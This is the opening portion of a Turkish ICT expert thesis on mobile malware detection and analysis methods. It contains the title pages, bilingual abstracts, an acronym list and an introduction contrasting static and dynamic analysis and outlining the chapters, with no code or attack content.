BİLGİ TEKNOLOJİLERİ VE İLETİŞİM KURUMU

MOBİL ZARARLI YAZILIMLARIN TESPİT VE ANALİZ YÖNTEMLERİNİN İNCELENMESİ

Fevzi GÖKALP

Bilişim Uzmanlığı Tezi

Temmuz 2024

Diyarbakır

BİLGİ TEKNOLOJİLERİ VE İLETİŞİM KURUMU

MOBİL ZARARLI YAZILIMLARIN TESPİT VE ANALİZ YÖNTEMLERİNİN İNCELENMESİ

Fevzi GÖKALP

Bilişim Uzmanlığı Tezi

Temmuz 2024

Diyarbakır

Fevzi GÖKALP tarafından hazırlanan, “MOBİL ZARARLI YAZILIMLARIN TESPİT VE ANALİZ YÖNTEMLERİNİN İNCELENMESİ” adlı bu tezin Bilişim Uzmanlığı tezi olarak uygun olduğunu onaylarım.

Ömer GÜRBÜZ

Tez Danışmanı

Bu çalışma, tez savunma komisyonumuz tarafından Bilişim Uzmanlığı tezi olarak kabul edilmiştir.

Başkan : Kurul Başkanı, Ömer Abdullah KARAGÖZOĞLU

Üye : Daire Başkanı, Mahmut Esat YILDIRIM

Üye : Bölge Müdürü, Erkan İPEKÇİOĞLU

Üye : Bölge Müdür Yardımcısı, Ömer GÜRBÜZ

Üye : Bilişim Uzmanı, Bilal DAMAR

Bu tez, Bilgi Teknolojileri ve İletişim Kurumu tez yazım kurallarına uygundur.

İÇİNDEKİLER

ÖZET

BİLGİ TEKNOLOJİLERİ VE İLETİŞİM KURUMU	
Tezin Adı	Mobil Zararlı Yazılımların Tespit ve Analiz Yöntemlerinin İncelenmesi
Türü	Bilişim Uzmanlığı Tezi
Yazar	Fevzi GÖKALP
Teslim Tarihi	24.07.2024
Anahtar Kelimeler	Mobil İşletim Sistemi, Antivirüs, Akıllı Cihaz, Android, Kötücül Yazılım, Mobil Uygulama Güvenliği, Statik, Hibrit, Dinamik, Analiz Metotları, Siber güvenlik, Android uygulama güvenliği, Mobil, Siber Uzay, Siber Suç, Siber Saldırı
Tez danışmanı	Ömer GÜRBÜZ
Sayfa Adedi	xiii+242

Günümüzde mobil cihazlar, hayatımızın ayrılmaz bir parçası haline gelmiş ve kişisel ile kurumsal veriler için kritik bir depolama noktası oluşturmuştur. Ancak, bu yaygınlaşma siber suçluların da dikkatini çekmiş ve mobil zararlı yazılımlar (malware) ciddi bir tehdit unsuru olarak ortaya çıkmıştır. Android işletim sisteminin açık kaynak yapısı nedeniyle özellikle hedef haline gelmesi ve iOS gibi kapalı sistemlerin de güvenlik açıkları barındırabilmesi, mobil güvenliğin önemini artırmaktadır. Mobil uygulama güvenliğinde karşılaşılan sorunlar ve Güvenilir Bilgi İşlem Tabanı (TCB) prensiplerine uygun güvenli sistemler arasındaki transfer zorunluluğu, yenilikçi güvenlik mimarileri ve yöntemlerinin geliştirilmesini gerektirmektedir.

Mobil güvenliğin hayati önemi, kişisel verilerin, finansal bilgilerin ve kurumsal sırların mobil cihazlarda saklanmasıyla daha da artmaktadır. Bu durum, mobil cihazları siber saldırılara karşı savunmasız hale getirmekte, kullanıcıların dijital kimlikleri ile mahremiyetlerini koruma zorunluluğunu ortaya çıkarmaktadır. Güçlü parolalar, güvenli ağ bağlantıları, güncel

yazılımlar ve etkili antivirüs çözümleri gibi önlemlerin alınması, mobil zararlı yazılım analizi ve tespitinin hem bireysel kullanıcılar hem de kurumlar için önemli bir strateji haline gelmesi gerekmektedir. Statik ve dinamik analiz yöntemleri mobil zararlı yazılımları tespit etmede kullanılsa da özellikle statik analizin yeni saldırı varyantları karşısında sınırlılıkları bulunmaktadır.

Mobil cihazların yaygınlaşmasıyla siber güvenlik kavramı daha da önem kazanmış ve mobil zararlı yazılımlar siber suçların önemli bir aracı haline gelmiştir. Artan siber suç oranları, ulusal ve uluslararası düzeyde siber güvenlik stratejilerinin geliştirilmesini zorunlu kılmaktadır. Etkili bir siber güvenlik stratejisi, dijital varlıkların siber tehditlere karşı direncini artırmayı amaçlamalı ve uluslararası iş birliği ile desteklenmelidir. Sürekli güncellenen siber güvenlik stratejileri, dijital dönüşümün güvenli ve sürdürülebilir bir şekilde ilerlemesi için kritik bir gerekliliktir.

ABSTRACT

INFORMATION TECHNOLOGIES AND COMMUNICATIONS AUTHORITY	
Thesis	Examination of Detection and Analysis Methods of Mobile Malware
Type	ICT Expert Thesis
Author	Fevzi GÖKALP
Submission Date	24.07.2024
Key Words	Mobile Operating System, Antivirus, Smart Device, Android, Malware, Mobile Application Security, Static, Hybrid, Dynamic, Analysis Methods, Cyber security, Android application security, Mobile, Cyber Space, Cyber Crime, Cyber Attack
Advisor	Ömer GÜRBÜZ
Total Page	xiii+242

In today's world, mobile devices have become an integral part of our lives, forming a critical storage point for personal and corporate data. However, this widespread adoption has also attracted the attention of cybercriminals, and mobile malware has emerged as a significant threat. The open-source nature of the Android operating system makes it a particular target, and even closed systems like iOS can harbor security vulnerabilities, further emphasizing the importance of mobile security. Issues encountered in mobile application security and the necessity for secure transfers between trusted computing base (TCB) compliant systems necessitate the development of innovative security architectures and methods.

The vital importance of mobile security is further amplified by the storage of personal data, financial information, and corporate secrets on mobile devices. This situation renders mobile devices vulnerable to cyberattacks and makes it mandatory to protect users' digital identities and privacy. Taking

precautions such as strong passwords, secure network connections, up-to-date software, and effective antivirus solutions, as well as making mobile malware analysis and detection a crucial strategy for both individual users and organizations, is essential. While static and dynamic analysis methods are used to detect mobile malware, static analysis, in particular, has limitations when facing new attack variants.

With the proliferation of mobile devices, the concept of cybersecurity has become even more critical, and mobile malware has become a significant tool for cybercrimes. Increasing cybercrime rates necessitate the development of cybersecurity strategies at national and international levels. An effective cybersecurity strategy should aim to enhance the resilience of digital assets against cyber threats and should be supported by international cooperation. Continuously updated cybersecurity strategies are critically essential for the secure and sustainable progress of digital transformation.

TEŞEKKÜR

Çalışmam boyunca sağladığı her türlü destek, yardım ve katkılarıyla beni yönlendiren danışmanım Bölge Müdür Yardımcısı Sayın Ömer GÜRBÜZ'e, yine kıymetli tecrübelerinden faydalandığım ve sağladığı destekleri için Bölge Müdürüm Sayın Erkan İPEKÇİOĞLU'na, ayrıca Yaşar KODATKU, İslam ACAR ve Bölge Müdürlüğü çatısı altında bulunan tüm çalışma arkadaşlarıma teşekkürü bir borç bilirim. Ayrıca manevi destekleriyle beni hiçbir zaman yalnız bırakmayan kıymetli aileme içtenlikle teşekkür ederim.

ŞEKİLLER LİSTESİ

KISALTMALAR LİSTESİ

2FA : Two-Factor Authentication (İki Faktörlü Kimlik Doğrulama)

ABD : Amerika Birleşik Devletleri

AFAD : Afet ve Acil Durum Yönetimi Başkanlığı

API : Application Programming Interface (Uygulama Programlama Arayüzü)

APK : Android Package Kit (Android Paket Kiti)

APT : Advanced Persistent Threat (Gelişmiş Kalıcı Tehdit)

Ar-Ge : Araştırma ve Geliştirme

ARM : Advanced RISC Machine (Gelişmiş RISC Makinesi)

ATM : Automated Teller Machine (Otomatik Para Çekme Makinesi)

BİLGEM : Bilişim ve Bilgi Güvenliği İleri Teknolojiler Araştırma Merkezi

BİT : Bilgi ve İletişim Teknolojilerinin

Botnet : Robot network (robot ağı)

BSI : Bundesamt für Sicherheit in der Informationstechnik (Federal Bilgi Güvenliği Ofisi)

BTK : Bilgi Teknoloileri ve İletişim Kurumu

C&C : Command & Control (Komut ve Kontrol)

CBDDO : Cumhurbaşkanlığı Dijital Dönüşüm Ofisi

CDPC : European Committee on Crime Problems (Avrupa Suç Sorunları Komitesi)

CERT : Computer Emergency Response Team (Bilgisayar Acil Müdahale Ekibi)

CII : Critical Information Infrastructure by the European Union (Avrupa Birliği tarafından Kritik Bilgi Altyapısı)

CIIP : European Commission's Critical Information Infrastructure Protection Action Plan (Avrupa Komisyonu'nun Kritik Bilgi Altyapısı Koruma Eylem Planı)

CPU : Central Process Unit(Merkezî işlem birimi)

DALYSİS : Dalvik Bytecode Analysis (Dalvik Bytekodu Analizi)

DDoS : Distributed Denial of Service (Dağıtılmış Hizmet Reddi)

DLL : Dynamic Link Library (Dinamik Bağlantı Kitaplığı)

DNS : Domain Name System(Alan Adı Sistemi)

DoS : Denial of Service (Hizmet Reddi)

ECJRC : European Commission Joint Research Center (Avrupa Komisyonu Ortak Araştırma Merkezi)

ECSO : European Cyber Security Organisation (Avrupa Siber Güvenlik Örgütü)

ENISA : European Network and Information Security Authority (Avrupa Ağ ve Bilgi Güvenliği Kurumu)

EPRS : European Parliamentary Research Service (Avrupa Parlamentosu Araştırma Servisi)

FAPSI : Federal Agency of Government Communications and Information (Federal Hükümet İletişim ve Bilgi Ajansı)

FBI : Federal Bureau of Investigation(Federal Soruşturma Bürosu)

FOCP : Federal Office for Civil Protection (Sivil Koruma Federal Dairesi)

FSB : Federal Security Service (Federal Güvenlik Servisi)

FTP : File Transfer Protocol (Dosya Aktarım Protokolü)

GIF : Graphics Interchange Format (Grafik Değişim Formatı)

GPL : General Public License (Genel Kamu Lisans)

GPS : Global Positioning System(Küresel Konumlandırma Sistem)

GSM : Global System for Mobile Communications (Mobil İletişim İçin Küresel Sistem)

HTTP : HyperText Transfer Protocol (Hiper Metin Aktarım Protokolü)

HTTPS : HyperText Transfer Protocol Secure(Güvenli Hiper Metin Aktarım Protokolü)

ICS : Industrial Control Systems (Endüstriyel Kontrol Sistemleri)

IDF : Israel Defense Forces (İsrail Savunma Kuvvetleri)

IM : Instant Messaging (Anlık Mesajlaşma)

IM : Instant Messaging (Anlık Mesajlaşma)

IMAP : Internet Message Access Protocol (İnternet Mesaj Erişim Protokolü)

INCB : Israeli National Cyber Bureau (İsrail Ulusal Siber Bürosu)

IP : Internet Protocol Address

IRC : Internet Relay Chat (İternet Aktarmalı Sohbet)

IT : Information Technology (Bilgi Teknolojileri)

ITU : International Telecommunication Union(Uluslararası Telekomünikasyon Birliği)

iOS : iPhone Operating System (iPhone İşletim Sistemi)

JOP : Jump-Oriented Programming (Atlama Odaklı Programlama)

KGB : Komitet gosudarstvennoy bezopasnosti(Devlet Güvenlik Komitesi)

KVKK : Kişisel Verileri Koruma Kurumu

MaaS : Malware as a Service (Hizmet Olarak Kötü Amaçlı Yazılım)

MD5 : Message-Digest algorithm 5 (Mesaj Özeti algoritması 5)

MDM : Mobile Device Management (Mobil Cihaz Yönetimi)

MELANI :Meldestelle für Analyse und Nachricht (Analiz ve Bilgi Raporlama Ofisi)

MobSF : Mobile Security Framework (Mobil Güvenlik Çerçevesi)

NATO : North Atlantic Treaty Organization (Kuzey Atlantik Antlaşması Örgütü)

NCS

NCSA : National Cyber Security Authority (Ulusal Siber Güvenlik Otoritesi)

NFC : Near Field Communication (Yakın Alan İletişimi)

NIS : Network and Information Systems Directive (Ağ ve Bilgi Sistemleri Direktifi)

NIS2 : Network and Information Systems Directive 2 (Ağ ve Bilgi Sistemleri Direktifi 2)

NNISCSG : National Network and Information Security Coordination Small Group(Ulusal Ağ ve Bilgi Güvenliği Koordinasyonu Küçük Grubu)

NPA : Network Platform Analytics (Ağ Platformu Analitiği)

NSA : National Security Agency(Ulusal Güvenlik Ajansı)

NSIS : National Strategy for Information Security (Ulusal Bilgi Güvenliği Stratejisi)

NSO : Niv Carmi, Shalev Hulio and Omri Lavie

OECD : Ekonomik Kalkınma ve İş Birliği Örgütü

OHA : Open Handset Alliance (Açık El Cihazları)

OS : Operating System(İşletim Sistemi)

OWASP : Open Web Application Security Project (Açık Web Uygulama Güvenliği Projesi)

P2P : Peer-to-peer(Eşler arası)

PC-CY : Committee of Experts on Cyberspace Crimes (Siber Uzay Suçları Uzmanlar Komitesi)

PDA : Personal Digital Assistant(Kişisel Dijital Asistan)

PIN : Personal Identification Number(Kişisel Kimlik Numarası)

POSIX : Portable Operating System Interface for Unix (Unix için Taşınabilir İşletim Sistemi Arayüzü)

PSW : Password Stealing Ware (Şifre Çalan Yazılım)

PSW : Password Stealing Ware(Parola Çalma Programı)

QARK : Quick Android Review Kit (Hızlı Android İnceleme Kiti)

RAT : Remote Access Trojan (Uzaktan Erişim Trojan'ı)

RDP : Remote Desktop Protocol (Uzak Masaüstü Protokolü)

RIM : Research In Motion (Hareket Halinde Araştırma)

RISC : Reduced Instruction Set Computer(Azaltılmış Komut Seti Bilgisayarı)

RKP : Real-Time Kernel Protection(Gerçek Zamanlı Çekirdek Koruması)

ROM : Read-only Memory (Salt Okunur Bellek)

ROP : Return-Oriented Programming (Dönüş Odaklı Programlam)

RSA : Rivest Shamir Adleman:Asimetrik Şifreleme Algoritması.

SCITO : State Council Information Office (Devlet Konseyi Bilgilendirme Ofisi)

SDP : Sensitive Data Protection(Hassas Veri Koruması)

SFTP : Secure Shell File Transfer Protocol (Güvenli Kabuk Dosya Aktarım Protokolü)

SILG : State Information Leader Small Group (Devlet Bilgilendirme Lideri Küçük Grup)

SMTP : Simple Mail Transfer Protocol (Basit Posta Aktarım Protokolü)

SOME : Siber Olaylara Müdahale Ekipleri

SPY : spyware(Casus Yazılım

SSH : Secure Shell (Güvenli Kabuk)

SSL : Secure Sockets Layer (Güvenli Soket Katmanı)

STK : Sivil Toplum Kuruluşları

TASE : Tel Aviv Stock Exchange (Tel Aviv Menkul Kıymetler Borsası)

TCB : Trusted Computing Base (Güvenilir Bilgi İşlem Tabanı)

TCK : Türk Ceza Kanunu

Telnet : Telecommunication Network (İletişim Ağı)

TLS : Transport Layer Security (Taşıma Katmanı Güvenliği)

TÜBİTAK : Türkiye Bilimsel ve Teknik Araştırma Kurumu

UAB : Ulaştırma ve Altyapı Bakanlığı

UDID : Unique Device Identifier(Benzersiz Cihaz Tanımlayıcı)

UK : United Kingdom(Birleşik Krallık)

UNIX : UNiplexed Information and Computing Service (İşletim sistemi)

URL : Uniform Resource Locator (Tekdüzen Kaynak Bulucu)

USB : Universal Serial Bus (Evrensel Seri Veri Yolu)

USOM : Ulusal Siber Olaylara Müdahale Merkezi

VM : Virtual Machine (Sanal Makine)

VNC : Virtual Network Computing (Sanal Ağ Bilgisayar)

WiFi : Wireless Fidelity

XML : Extensible Markup Language (Programlama dili)

GİRİŞ

Mobil cihazlar günümüzde hayatımızı derinden etkilemiş ve vazgeçilmez bir konuma ulaşmıştır. Akıllı telefonlar ve tabletler gibi mobil cihazlar iletişimden eğlenceye, bankacılık işlemlerinden sağlık hizmetlerine kadar birçok alanda kullanılmaktadır. Bu cihazlar, kişisel ve kurumsal verilerin depolanması ve işlenmesi açısından kritik bir rol oynamakta ve birçok işlevi sayesinde günlük yaşamımızın vazgeçilmez bir parçası haline gelmiş durumdadır. Ancak, mobil cihazların yaygınlaşması ve kullanımının artması, siber suçluların ve kötü amaçlı yazılım geliştiricilerinin de dikkatini bu alana çekmiştir. Mobil zararlı yazılımlar (malware), bu cihazların güvenliğini tehdit eden en önemli unsurlardan biridir.

Mobil zararlı yazılımlar, kullanıcıların kişisel verilerini çalmak, finansal bilgilerine erişmek, cihazlarını ele geçirmek veya kötü amaçlı faaliyetlerde bulunmak amacıyla tasarlanmış yazılımlardır. Bu tür yazılımlar, genellikle kullanıcıların farkında olmadan cihazlarına bulaşmakta ve ciddi güvenlik ihlallerine neden olmaktadır. Özellikle bankacılık uygulamaları, sosyal medya hesapları ve kurumsal verilere erişim sağlayan mobil cihazlar zararlı yazılımların hedefi haline gelmektedir.

Mobil zararlı yazılımların çeşitliliği ve karmaşıklığı siber güvenlik uzmanları için sürekli bir mücadele alanı yaratmaktadır. Bu yazılımlar, geleneksel anti virüs programları tarafından tespit edilmekten kaçınmak için sürekli olarak kendini güncellemekte ve yeni teknikler kullanmaktadır. Özellikle Android işletim sistemi, açık kaynak kodlu yapısı ve uygulama dağıtım modeli nedeniyle mobil zararlı yazılımların en çok hedef aldığı platformdur. Bundan dolayı Android işletim sistemi üzerinde birçok saldırı gerçekleştirilmektedir. Mobil uygulamalarda güvenlik riskleri giderek artmakta ve birçok kullanıcı bu risklerin farkında olmamaktadır. Ancak, iOS gibi kapalı sistemler de tamamen güvende değil ve zaman zaman ciddi güvenlik açıklarıyla karşı karşıya kalabilmektedir (Swarnpreet vd., 2012).

Kişisel bilgisayarlar gibi mobil cihazlar da güvenlik açıkları ve sorunları bulunan işletim sistemleri üzerinde çalışmaktadır. Bu yüzden, mobil cihazların kullanımının artması güvenlik uzmanlarını mobil uygulama güvenliği süreçlerini geliştirmeye

teşvik ederken aynı zamanda hackerlerin daha sofistike yöntemler geliştirmesine yol açmıştır. Mobil cihazların donanım olarak güvenli bir şekilde yapılandırılması ticari olarak tercih edilmediği için verilerin belirli yazılımlar aracılığıyla korunması gerekmekte ve kullanıcı bilinci bu noktada kritik bir rol oynamaktadır (Swarnpreet vd., 2012).

Mobil uygulamayı destekleyen yazılım ürünleri çözülmesi zor siber güvenlik sorunlarıyla karşı karşıyadır. Özellikle, üç ana problem en çok dile getirilenler arasındadır:

- Kötü niyetli bir sunucu, başka bir sunucuya zararlı yazılım barındıran kodlar iletebilmektedir. Mevcut teknolojik durumda, kötü niyetli sunucuların mobil uygulamaların güvenliğine sızmasını kesin olarak önleyecek bir mekanizma geliştirmek zordur.
- Mobil uygulamalar, potansiyel olarak tehlikeli ortamlarda ciddi güvenlik riskleriyle karşı karşıyadır. Bir mobil uygulamayı bilinmeyen bir sunucuya teslim ettiğinizde, o mobil uygulama tamamen kötü niyetli sunucunun insafına kalmaktadır. Esasen, sunucunun uygulama kodunu beklenen şekilde ve güvenli bir biçimde çalıştıracağına dair hiçbir garanti mekanizması mevcut değildir. Daha da kötüsü, sunucunun uygulamayı hiç çalıştırmama ihtimali bile vardır.
- Mobil uygulamaların güvenli bir şekilde iletilmesi veya alınması Güvenilir Bilgisayar Tabanı (TCB) prensiplerine uygun olarak tasarlanmış sistemler arasında gerçekleştirilmelidir. TCB uyumlu olmayan bir ana bilgisayara güvenli uygulama transferi mümkün değildir.

Mobil uygulama güvenliğindeki mevcut eksiklikler, bu uygulamaların geleneksel bilgisayar sistemlerine alternatif olarak benimsenmesinin önünde önemli bir engel teşkil etmektedir. Bu nedenle, mobil uygulama sistemlerinde tespit edilen güvenlik açıkları ve sınırlamaların ötesine geçen yenilikçi bir güvenlik mimarisi ve yöntemi geliştirilmesi zorunludur. Bu teknolojik çözüm, mobil uygulamaların finansal işlemler, ticari operasyonlar, yönetim süreçleri ve askeri uygulamalar gibi kritik görevlerde kullanılan bilgisayar sistemlerinde güvenli bir şekilde konuşlandırılmasını ve işletilmesini amaçlamaktadır.

Günümüz dünyasında teknolojinin hızlı artması ile birlikte mobil güvenlik hayati bir zorunluluk haline gelmiştir. Akıllı telefonlar, tabletler ve benzeri mobil cihazlarda saklanan verilerin (kişisel bilgiler, finansal kayıtlar, kurumsal sırlar dahil) güvenliğini sağlamak ve bu cihazları siber saldırılardan, zararlı yazılımlardan korumak için kapsamlı önlemler alınması gerekmektedir. Mobil cihazlar sadece birer araç değil, adeta dijital kimliğin ve özel hayatın birer yansımasıdır. Dolayısıyla mobil güvenlik, sadece cihazların fiziksel bütünlüğünü değil, aynı zamanda dijital varlığı ve mahremiyeti de koruma altına almayı amaçlar. Bunu başarmak için güçlü parolalar kullanmalı, güvenli ağ bağlantılarına özen göstermeli, yazılım ve uygulamaları güncel tutmalı, etkili antivirüs çözümlerine başvurmalıdır. Mobil cihaz kullanımının çığ gibi büyüdüğü bu çağda, mobil güvenlik artık bireylerin ve kurumların en önemli gündem maddelerinden biri olmak zorundadır.

Mobil güvenliğinin önemin artığı bir ortamda kötü amaçlı yazılım analizi ve tespiti de kişisel ve kurumsal olarak bir ihtiyaç ve strateji haline gelmiştir. Mobil zararlı yazılımlarının analizi mobil cihazları hedef alan kötü amaçlı yazılımların (malware) kapsamlı bir şekilde incelenmesi ve anlaşılması sürecidir. Günümüzde mobil cihazların hayatın her alanına entegre olmasıyla birlikte, siber suçlular da bu cihazları hedef alarak çeşitli mobil zararlı yazılımlar geliştirerek kişisel verilere, finansal bilgilere ve kurumsal sistemlere zarar vermeyi amaçlamaktadır. Akıllı telefon ve tablet gibi mobil cihazlar kullanıcıların internet üzerinden erişim sağladığı pek çok hizmeti barındırmakta aynı zamanda kişisel, finansal ve profesyonel bilgilere ev sahipliği yapmaktadır. Bu durum, mobil cihazları potansiyel bir hedef haline getirmiştir.

Mobil zararlı yazılımlarının analizi, bu tehditleri tanımlamak ve anlamak için kritik bir süreçtir. Bu süreç, zararlı yazılımların davranışlarını, yayılma yöntemlerini, hedef aldığı verileri ve sisteme nasıl zarar verdiğini derinlemesine incelemeyi içermektedir. Analiz aşamasında, yazılımın çalışma mekanizmaları çözülerek, sistemin nasıl enfekte olduğu, hangi güvenlik açıklarının kullanıldığı ve saldırının etkilerinin nasıl minimize edilebileceği gibi sorulara yanıt aranmaktadır. Ayrıca, mobil zararlı yazılımların gelişen teknolojiyle birlikte daha sofistike hale gelmesi, bu yazılımların tespit edilmesini ve engellenmesini zorlaştırmaktadır. Mobil zararlı yazılımlarına karşı etkili

savunma stratejileri geliştirebilmek için bu yazılımların evrimini, saldırı yöntemlerini ve genel davranışlarını anlamak büyük önem taşımaktadır. Mobil tehditlerin çeşitliliği, sadece cihazlara zarar vermekle kalmamakta, aynı zamanda kullanıcıların gizliliğini ihlal ederek finansal kayıplara yol açabilmekte ve kurumsal sistemlere sızma riskini artırabilmektedir. Bu nedenle, mobil zararlı yazılımların analiz edilmesi hem bireysel kullanıcılar hem de kurumlar için güvenliği sağlamada temel bir adım olarak öne çıkmaktadır. Geliştirilen analiz yöntemleri ve savunma mekanizmaları sayesinde, bu tehditlere karşı daha güvenli bir mobil ortam yaratılabilmektedir (Ganesh vd., 2017).

Mobil cihazlardaki kötü amaçlı yazılımları saptamada kullanılan başlıca iki analiz teknikleri statik ve dinamik analizdir. Statik analizde yazılım tersine mühendislikle kod ve dosyalara dönüştürülmekte ve zararlı olup olmadığı bu kod ve dosyalar incelenerek anlaşılmaktadır. Bu analiz türünde yazılım çalıştırılmaz. Dinamik analizde ise, yazılım bir simülatörde veya gerçek bir cihazda çalıştırılarak ve çalışma sırasındaki davranışları izlenerek bir değerlendirme yapılmaktadır. Güç tüketimi sorunları nedeniyle, bazı mobil cihazlarda dinamik analiz kullanılamaz. Bu sebeple, araştırmaların çoğu statik analiz yöntemine odaklanmıştır. Ancak statik analiz, bilinen saldırıların yeni çeşitlerini belirlemede yetersiz kalabilmekte ve kod karıştırma yöntemlerine karşı daha az dayanıklıdır. Yine de statik analiz, mobil cihazlar için en çok tercih edilen yöntem olmayı sürdürmektedir. Bu yaklaşımın bilinen türdeki ve bilinmeyen saldırılara karşı ne kadar etkili olduğu araştırılmaktadır.

Diğer taraftan günümüz dijital çağında hayatımızın ayrılmaz bir unsuru haline gelen mobil araçlar beraberinde siber güvenlik kavramını ortaya koymaktadır. Özellikle akıllı telefonlar ve tabletler, bu sürecin önemli bir parçası olup; kişisel bilgileri depolamak, iletişim kurmak, dijital alışveriş yapmak ve diğer günlük işlevleri yerine getirmek için kullanılmaktadır. Ancak, bu cihazların yaygınlaşması, siber güvenlik risklerini ve siber suçları da beraberinde getirmiştir. Zararlı mobil yazılımlar (malware), bu risklerin merkezinde bulunmakta ve siber güvenlik ile siber suçlar arasında doğrudan bir ilişki oluşturmaktadır.

Siber suçlar, bilgisayar sistemleri ve ağlar aracılığıyla gerçekleştirilen yasa dışı eylemler olup, zararlı mobil yazılımlar bu suçların işlenmesinde önemli bir rol

oynamaktadır. Bu yazılımların neden olduğu riskler hem bireyler hem de kuruluşlar için ciddi tehditler oluşturmaktadır. Bu sebeple, siber güvenlik stratejilerinin güçlendirilmesi ve siber suçlarla mücadele yöntemlerinin geliştirilmesi, dijital dünyanın güvenliğini korumak için kritik bir öneme sahiptir.

Hükümetler, işlem maliyetlerini azaltmak ve vatandaş memnuniyetini artırmak amacıyla mobil devlet uygulamalarının kullanımını teşvik etmektedir. Günümüz teknolojisiyle, kullanıcılar mobil cihazlar aracılığıyla bilgisayarlarla gerçekleştirdikleri tüm işlemleri kolaylıkla yapabilmektedir. Ancak, taşınabilir teknolojinin sunduğu bu kolaylıklar, yeni siber güvenlik risklerini de beraberinde getirmiştir. Akıllı cihazların kullanımı ve sosyal medya platformların yaygınlaşması, bilişim suçlarının ve bu suçların mağdurlarının sayısında bir artışa yol açmıştır. Bugün, işlenen suçların %70'inden fazlası mobil cihazlarla ilgili suçlarla ilişkilidir. Mobil cihazların bu kadar yüksek bir suç oranıyla ilişkili olması bilişim suçlarının araştırılmasının önemini artırmıştır. Bu kadar yüksek siber suç oranların ortaya çıkması neticesinde kurum ve kuruluşları ulusal ve/veya uluslararası siber güvenlik stratejisi oluşturmasına ve geliştirmesine yöneltmektedir.

Siber güvenlik stratejisi, dijital ekosistemde yer alan tüm varlıkların, verilerin, sistemlerin ve altyapı bileşenlerinin siber tehditlere karşı dirençliliğini artırmayı amaçlayan, çok katmanlı bir planlama ve uygulama çerçevesidir. Teknolojik gelişmeler ve internetin yaygın kullanımı siber saldırı vektörlerini çeşitlendirmiş ve siber tehditleri küresel bir sorun haline getirmiştir. Bu nedenle, modern siber güvenlik stratejileri, sadece son kullanıcı cihazlarını değil, aynı zamanda kamu hizmetleri, özel sektör operasyonları ve ulus devletlerin kritik görev-odaklı sistemlerini de kapsayacak şekilde evrilmektedir. Türkiye'nin ulusal siber güvenlik stratejisi, son dönemde artan siber olaylar ve değişen tehdit ortamına paralel olarak güncellenmiş ve yasal düzenlemelerle desteklenerek operasyonel kabiliyetler güçlendirilmiştir. Uluslararası arenada ise siber güvenlik stratejileri, ulus ötesi iş birliği mekanizmaları, endüstri standartları ve siber suçlarla mücadelede proaktif yaklaşımlar ile evrimleşmektedir. Sonuç olarak, siber güvenlik stratejilerinin etkin ve sürekli güncellenmesi, dijital

dönüşüm inisiyatiflerinin güvenli ve sürdürülebilir bir şekilde hayata geçirilmesi için olmazsa olmaz bir gerekliliktir.

Yapılan bu tez çalışmasının birinci bölümünde; mobil cihazların kavramsal çerçevesi üzerinde durulmaktadır. Bu kapsamda, geçmişten günümüze kadar gelişen mobil cihaz türleri incelenmiş, mobil cihazların kullandığı işletim sistemleri detaylı bir şekilde ele alınmıştır. Ayrıca, bu işletim sistemlerinin günümüzdeki işleyiş durumu ve karşılaştıkları zararlı yazılım çeşitleri üzerinde durulmuştur. Mobil cihazların evrimini ve güvenlik tehditlerine karşı nasıl bir yapı geliştirdiklerini anlamaya yönelik kapsamlı bir inceleme sunmaktadır.

Tez çalışmasının ikinci bölümünde; mobil cihazlar ve akıllı araçların güvenlik riskleri ve bu risklere dair istatistiksel veriler üzerine kapsamlı bir araştırma yapılmıştır. Güvenlik açıklarının kaynağı olarak işletim sistemi, uygulama izinleri ve casus yazılımlar gibi faktörler ele alınmaktadır. Ayrıca, mobil cihazlarda bu güvenlik risklerine karşı alınabilecek önlemler ve güvenlik ipuçları üzerinde durulmuştur. Özellikle Android işletim sistemi için zararlı yazılımların tespiti ve analizine yönelik kullanılan çeşitli teknikler detaylı bir şekilde incelenmiştir. Bu analiz teknikleri, mobil cihazların güvenliğini sağlamak için uygulanan yöntemlerin etkinliğini ve önemini vurgulamaktadır.

Tez çalışmasının üçüncü bölümünde; mobil işletim sistemleri arasında öne çıkan Android platformunun güvenlik mimarisi ve özellikleri detaylı bir şekilde incelenmektedir. Android'in temel güvenlik katmanları olan çekirdek (kernel) seviyesi güvenlik, uygulama sanal alanları (sandboxing), izin (permission) sistemi, uygulama imzalama (application signing), güvenli önyükleme (verified boot) ve şifreleme (encryption) gibi kritik güvenlik özellikleri ayrıntılı olarak ele alınacaktır. Bununla birlikte Android'in sunduğu güvenlik özelliklerinin tek başına yeterli olmadığı, kullanıcıların bilinçli güvenlik davranışları sergilemesinin ve proaktif önlemler almasının kritik önemi vurgulanmaktadır.

Tez çalışmasının dördüncü bölümünde mobil cihaz ekosistemindeki mobil zararlı yazılım tehdidine karşı kullanılan güncel analiz yöntemleri derinlemesine

incelenmektedir. Mobil platformlara özgü kötü amaçlı yazılımların (mobil malware) çeşitli tespit yöntemlerini, bunların altında yatan teknik prensipleri ve uygulama alanlarını detaylı bir şekilde ele almaktadır. Bu bağlamda, statik analiz, dinamik analiz, hibrit analiz gibi temel analiz tekniklerinin yanı sıra, davranışsal analiz, imza tabanlı tespit, anomali tespiti gibi ileri düzey analiz yaklaşımları da ayrıntılı olarak irdelenmektedir. Analiz tekniklerinin teorik çerçevesi ve pratik uygulamalarının yanı sıra, bu tekniklerin güçlü ve zayıf yönleri, birbirlerine göre avantaj ve dezavantajları da karşılaştırmalı olarak değerlendirilmektedir. Ayrıca, mobil zararlı yazılımlara karşı geliştirilen mevcut sistemsel önlemleri ve savunma mekanizmalarını da kapsamlı bir şekilde ele almaktadır.

Tez çalışmasının son bölümünde ise mobil zararlı yazılımların sebep olduğu güvenlik riskleri sonucunda ortaya çıkan siber kavramı üzerinde durulmaktadır. Siber ifadenin beraberinde getirdiği siber güvenlik, siber uzay, siber suçlar, siber etik, bilişim suçları ve siber saldırılar gibi kavramların ulusal ve uluslararası ilişkilerinden bahsedilmektedir. Yeni bir güvenlik anlayışı olarak ortaya çıkmış olan siber güvenlik algısının gelişimini sağlayan siber uzayın vazgeçilmez aktörleri arasında yer alan siber silahlar hakkında genel bir bilgi verilmesini müteakip, siber saldırı türleri, bu saldırı ve tehditlere karşı korunma ve savunma yöntemleri ile son zamanlarda uluslararası ilişkilerde önemli yer işgal etmiş siber saldırı örneklerinden bahsedilecektir.

